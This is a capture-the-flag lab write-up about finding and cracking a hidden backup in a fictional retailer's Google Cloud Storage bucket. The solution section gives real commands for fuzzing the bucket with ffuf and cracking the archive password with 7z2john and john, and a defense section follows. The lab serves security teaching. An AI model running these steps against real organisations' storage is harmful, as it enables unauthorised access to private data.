Reveal Files Hidden in Google Storage
Scenario
- Gigantic Retail are a Fortune 50 company and therefore have a target on their back. Conscious that threat actors will be probing their infrastructure, they have provisionally engaged your team to assess the security of their on-premise and cloud environment. Your mission is to demonstrate impact and show them the value of retaining our services in the long-term.
Lab prerequisites
- Basic Linux command line knowledge
Learning outcomes
- Familiarity with the Google Cloud CLI
- Enumerate Google File Storage
- Discover and access hidden files using ffuf
- Crack encrypted 7-Zip archives using Hashcat
Difficulty
- Beginner
Focus
- Red
Real-world context
- Cloud storage can be easy to misconfigure and misuse, and there is also a school of thought that it should instead be split into public storage and private storage services. Where a bucket stores a mix of public and private content, the risk is unauthorized access and a possible breach.
Solution
-
Navigate to
https://careers.gigantic-retail.com/index.html -
Go through the source code to find a comment
https://storage.googleapis.com/it-storage-bucket/images/retail1.jpg
-
Setting up
gcloudGCP CLIgcloud auth login- sign in with your account
-
Enumerating the bucket.
gcloud storage ls gs://it-storage-bucket- Our user does not have the required permissions
-
Fuzzing the bucket for different files
ffuf -w /opt/SecLists/Discovery/Web-Content/quickhit.txt -u https://storage.googleapis.com/it-storage-bucket/FUZZ -fs 289- returns
backup.7z
-
download the file to local
gcloud storage cp gs://it-storage-bucket/backup.7z .
-
trying to extract the archive, we are prompted for a password
7z x backup.7z
-
Install requirements for
7z2johnto work:sudo apt update && sudo apt install libcompress-raw-lzma-perl
-
Generate the hash for the password that is protecting the archive
7z2john backup.7z > backup.hash
-
Crack the hash using john
john --wordlist=rockyou.txt backup.hash- this will return
balanceas the password
-
7z x backup.7z- use
balancefor the password prompt and the extraction is succesful.
- use
-
get the flag.txt - ea0aebbb6d68571f668e18c8fc03589d
Attack Path Visualization

Defense
-
There are multiple security oversights that contributed to this breach, and while each may seem small, combined they had a huge impact. In such scenarios the reputation damage and fines issued by regulators can be very severe.
-
Firstly the commented-out code disclosed the name of the Google Storage bucket that was hosting the website. From there we found that a backup file was discoverable, and accessible from anywhere on the internet, provided they know the file name.
-
The backup file was encrypted with a very weak password that was not resilient to offline cracking. In was then found that the file contained unencrypted PII (personally identifiable information), including the names and home addresses of Gigantic Retail customers.
-
Cloud storage should either be used to make resources publicly accessible, such as a website, or used to store resources that should only be privately accessible. The bucket should have been used for the single purpose of serving a website. This would help avoid private files being stored on a bucket that is accessible on the internet. Naming the bucket in line with its purpose could help to reduce confusion about what files should be stored there. However, predictable naming conventions or names that provide threat actors with information is also problematic. The recommendation from cloud storage providers is to use per-project random codenames such as deltaorangestouchdown-prod to name the buckets.